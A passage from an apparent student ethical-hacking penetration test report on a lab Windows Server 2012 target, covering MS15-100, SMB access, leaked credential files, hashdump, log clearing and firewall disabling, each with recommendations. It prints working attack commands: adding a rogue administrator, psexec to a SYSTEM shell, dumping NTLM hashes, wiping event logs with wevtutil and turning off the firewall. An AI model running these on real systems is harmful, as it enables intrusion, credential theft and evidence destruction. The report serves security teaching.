Figure 26: Python script establishes reverse shell with admin privileges on the Target

Recommendations

- Use strong, complex passwords to make offline cracking attempts more difficult.
- Regularly rotate the passwords of accounts.
- Monitor for unusual activity related to accounts, such as numerous authentication requests.
- Limit the privileges of accounts to the minimum necessary for the performance of their duties.

References

- [CVE-2017-0143] (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>)
- [NVD - CVE-2017-0143] ([https://nvd.nist.gov/vuln/detail/](https://nvd.nist.gov/vuln/detail/CVE-2017-0143) CVE-2017-0143)
- <https://raw.githubusercontent.com/fortra/impacket/master/examples/psexec.py>

10 – Windows Media Center (MS15-100)

HIGH RISK (8/10)	
Probability	Medium
Impact	High
Remediation	Medium

CVSS Score

The Windows Media Center exploit, also known as CVE-2015-2509, has a CVSS score of 9.3 which is considered critical, indicating that the exploit poses a significant threat to system security. The Windows Media Center exploit is associated with CVE-2015-2509.

Exploit

The Windows Media Center exploit is a method of gaining unauthorized access to a system by tricking a user into opening a specially crafted Media Center link (.mcl) that could allow remote code execution. This method bypasses standard security measures, moving directly into the portion of the system that allows the attacker to execute arbitrary code.

Probability

The success of the exploit largely depends on the attacker's ability to convince a user to open the malicious .mcl file. This typically requires the attacker to have already compromised the system to a significant degree, or to have convinced the user through social engineering tactics.

Impact

Given the nature of the exploit, a successful attack can have severe consequences. An attacker who successfully exploits this vulnerability could potentially gain complete control over the affected system. This could allow the attacker to install programs, view, change, or delete data, or create new accounts with full user rights.

Unitec Ethical Hacking Assignment 2 (HTCS6705)

[illegible]

Figure 27: Screenshot of creating the .exe.




Figure 28: Screenshot of downloading.

11 – SMBClient Access

HIGH RISK (7.6/10)	
Probability	Medium
Impact	High
Remediation	Medium

Exploit

This attack vector utilizes a user account created on Target to access the SMB shares hosted on the domain. The access is logged in eventviewer, but the user is not revealed in the task manager, so the admin will not know the account is active unless they check the logs.

Probability

The probability of a successful SMBClient Access is Medium and depends on the specific vulnerability target and security measures in place.

Impact

The potential impact of SMBClient Access are as follows:

- Attackers gain unauthorised access including access to sensitive files, directories and network resources accessible via SMB.
- Exploiting SMBClient vulnerabilities allows attackers to escalate privileges, gaining additional rights and permissions.
- Successful exploitation may lead to arbitrary code execution which leads to system disruption or data theft.

Method

The way we used this exploit was to create a user account and give it elevated privileges:

```
Net user amir Admin123 /add
```

```
Net localgroup Administrators amir /add
```

With the SMB shares enumerated using enum4linux command, identify the share you wish to access. Access the shares with admin privileged account.

```
smbclient //192.168.4.20/ADMIN$ -U amir
```

```
(kali㉿kali)-[~/files/windowsServer2012]
$ smbclient //192.168.4.20/ADMIN$ -U amir
Password for [WORKGROUP\amir]:
Try "help" to get a list of possible commands.
smb: \> ls
.
```

.	D	0	Wed Jul 5 17:50:16 2023
..	D	0	Wed Jul 5 17:50:16 2023
ADFS	D	0	Fri Aug 23 03:39:40 2013
ADWS	D	0	Sun Nov 6 04:41:07 2022
AppCompat	D	0	Fri Aug 23 03:39:30 2013
apppatch	D	0	Sat Mar 22 08:06:43 2014
AppReadiness	D	0	Fri Aug 23 03:39:31 2013
assembly	DR	0	Sat Mar 22 07:29:47 2014
bfsvc.exe	A	56832	Thu Aug 22 23:21:47 2013
Boot	D	0	Fri Aug 23 03:39:31 2013
bootstat.dat	AS	67584	Wed Jul 5 17:15:54 2023
Branding	D	0	Fri Aug 23 03:39:31 2013
CbsTemp	D	0	Tue Nov 22 06:34:51 2022
Cursors	D	0	Fri Aug 23 03:39:34 2013
debug	D	0	Wed Jul 5 17:14:22 2023
DesktopTileResources	DR	0	Fri Aug 23 03:39:35 2013
diagnostics	D	0	Fri Aug 23 03:39:30 2013
DigitalLocker	D	0	Fri Aug 23 03:46:11 2013
Downloaded Program Files	DS	0	Fri Aug 23 03:39:43 2013
drivers	D	0	Fri Aug 23 03:39:31 2013
DtcInstall.log	A	2664	Sun Nov 6 04:11:32 2022
ELAMBKUP	DH	0	Fri Aug 23 03:39:31 2013
en-US	D	0	Sat Mar 22 08:06:50 2014
explorer.exe	A	2373784	Sat Mar 22 07:49:21 2014
Fonts	DSR	0	Sat Mar 22 08:06:43 2014
Globalization	D	0	Fri Aug 23 03:39:31 2013
Help	D	0	Sat Mar 22 07:09:01 2014
HelpPane.exe	A	973312	Thu Aug 22 22:22:20 2013
hh.exe	A	17408	Thu Aug 22 23:32:56 2013
iis.log	A	32234	Tue Nov 22 06:34:50 2022
IME	D	0	Fri Aug 23 03:46:11 2013
ImmersiveControlPanel	DR	0	Fri Aug 23 03:39:31 2013
Inf	D	0	Wed Jul 5 17:22:57 2023
InputMethod	D	0	Fri Aug 23 03:39:31 2013
Installer	DHS	0	Sun Nov 6 05:44:10 2022
L2Schemas	D	0	Fri Aug 23 03:39:40 2013
LiveKernelReports	D	0	Fri Aug 23 03:39:31 2013
Logs	D	0	Sun Nov 6 10:06:15 2022

Figure 30. Using smbclient to access SMB

Recommendations

- User management: Regularly review user accounts to see if there are any unauthorized accounts in the user list.
- Access controls: Implement access controls to restrict access to the shares.
- Regular patching and updates: SMB has a history of vulnerabilities so ensure the system is being kept up to date.
- Set up alert generation when someone is given higher privileges.

12 – Leaked Credentials

HIGH RISK (7/10)	
Probability	Medium
Impact	High
Remediation	Easy

Exploit

Plaintext passwords and critical system information were found out in the open. This represents a mismanagement of security practices. Once an attacker gains access to the Target these files can be easily discovered to leverage multiple attacks.

Probability

The probability of the leaked credentials being discovered is contingent on the attacker gaining access to the Target.

Impact

The impact of leaving plaintext passwords out in the open is catastrophic and will enable multiple attacks to be leveraged against the Target, and furthermore open up ECC to lawsuits for mismanagement of private data.

Passwords

passwords.txt C:\Users\Administrator\Documents\FTP_HOME_BBC\passwords.txt

ftpd.conf C:\Users\Administrator\Desktop\ftpd.conf

passwordsDesktop.txt C:\Users\Administrator\Desktop\passwords.txt

settings.xml C:\Program Files (x86)\Wing FTP Server\Data\settings.xml

admins.xml C:\Program Files (x86)\Wing FTP Server\Data_ADMINISTRATOR\admins.xml

admin.xml C:\Program Files (x86)\Wing FTP Server\Data\Maindomain\users\admin.xml

root.xml C:\Program Files (x86)\Wing FTP Server\Data\Maindomain\users\root.xml

anonymous.xml C:\Program Files (x86)\Wing FTP Server\Data\Maindomain\users\anonymous.xml

Recommendations

- Delete the files and store passwords encrypted or use a password manager.
- Delete services that store passwords in the configuration files.

13 – HashDump

HIGH RISK (7/10)	
Probability	Medium
Impact	High
Remediation	Medium

Exploit

HashDump exploit targets systems utilising weak or outdated password storage hashing algorithms. It allows extraction of password hashes from the system, potentially leading to the above implications (unauthorised access, privilege escalation and offline password cracking).

ADM leveraged unauthorised system access to collect hashed passwords.

Probability

The probability of a successful HashDump exploit depends on the system's vulnerability to unauthorised access, strength of the hashing algorithm used and effectiveness of the security measures in place.

Impact

The security implications of HashDump exploit are:


- Unauthorised Access – enabling attackers to gain unauthorised access to user accounts and potentially escalating privileges which can lead to data thefts, unauthorised system modifications and launching further attacks in the system.
- Password Cracking – by extracting password hashes, attackers can brute-force to crack the original passwords which leads to additional system and accounts access, further breaches and data compromise.
- Data Exposure – exposes sensitive user information and critical data in the system which can result to reputational damage, legal implications and financial loss.
- Privilege Escalation – by gaining access to privileged accounts, attackers can escalate privileges and gain administrative control over the system, which can lead to bypassing security controls, installing malicious software, manipulating system configurations and executing exploits.

- Credential Reuse – highlights the risks of password reuse, where users use the same passwords across multiple systems or platforms, which can lead to unauthorised access in other systems.

Method

This exploit can be performed simply by the below command once a meterpreter session with admin privileges is obtained.

hashdump



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d605c3cd1347bacaefcdb4598df2c200:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8334a0580be71e42cc376f37b5ee0e11:::
NZB8DC$:1001:aad3b435b51404eeaad3b435b51404ee:676e12e168f6e9a8a27524b4f147000f:::
meterpreter > █
```

Figure 31. Screenshot of hashed user passwords.

Recommendations

- Use robust and modern hashing algorithms for password storage.
- Keep systems and software up to date with the latest security patches.
- Implement MFA (Multi Factor Authentication) for an extra layer of security.
- Encourage regular password changes and avoid reusing the same passwords across multiple platforms.
- Conduct regular security audits to identify and address password storage mechanisms vulnerabilities.
- Educate users on using strong and unique passwords.

Info: Covering Tracks

INFORMATIONAL

Information

Covering tracks is a common tactic utilized to make digital forensics more difficult during incident response. While this is not a specific attack vector, it is important to know and prepare against this.

Method

wevtutil cl System

wevtutil cl Security

wevtutil cl Application

```

kali@kali: ~/files/windowsServer2012 x  kali@kali: ~/files/windowsServer2012 x  kali@kali: ~/impacket x
(kali@kali)-[~/files/windowsServer2012]
$ cat /etc/resolv.conf
# Generated by NetworkManager
search localdomain
nameserver 192.168.4.20
nameserver 8.8.8.8

(kali@kali)-[~/files/windowsServer2012]
$ python3 psexec.py NZZBBC.local/Administrator@NZZBBC.local -dc-ip 192.168.4.20 -k -no-pass
Impacket v0.10.1.dev1+20230629.121115.b5dab2df - Copyright 2022 Fortra

[*] Requesting shares on NZZBBC.local....
[*] Found writable share ADMIN$
[*] Uploading file mnPASLfd.exe
[*] Opening SVCManager on NZZBBC.local....
[*] Creating service vQFO on NZZBBC.local....
[*] Starting service vQFO....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> wevtutil cl System

C:\Windows\system32> wevtutil cl Security

C:\Windows\system32>

```

Figure x: Using admin privileges to clear logs

Recommendations

- Set up an IDS system to generate alerts (Security logs, event ID 1102)
- Make backup logs, and save the logs in two or more places on the Target.

Info: Change the Administrator Password and Turn Off Firewall

INFORMATIONAL

Information

With elevated privileges the admin password can be changed and the host firewall taken down to make the Target more vulnerable to attacks. It is important to have some defence against these tactics in place.

Method

To change Administrator password:

```
net user Administrator Test123
```

Turning Firewall Off:

```
netsh advfirewall set publicprofile state off
```

Manipulating firewall rules:

```
netsh advfirewall firewall add/delete/set rule name="Allow Inbound TCP 80" dir=in action=allow  
protocol=TCP localport=80
```

Recommendations

- Set up an IDS system on the Target network to generate alerts upon the following:
 - Change admin password : Event is logged in Security logs with event ID 4724
 - Firewall manipulation : Event is logged in System logs with event ID 2000-2008
- Use a Network firewall in case Host firewall is taken down.

Info: Stop Target from Shutting Down Every Hour

INFORMATIONAL	
Probability	-
Impact	-
Remediation	-

Information

The Target shuts down every hour due to the license being expired. This can be fixed by killing the service that checks for license expiry.

Method

With admin privileges:

sc delete WLMS

Recommendations

Purchase a license. The above command delays the shut down but the service eventually starts back up.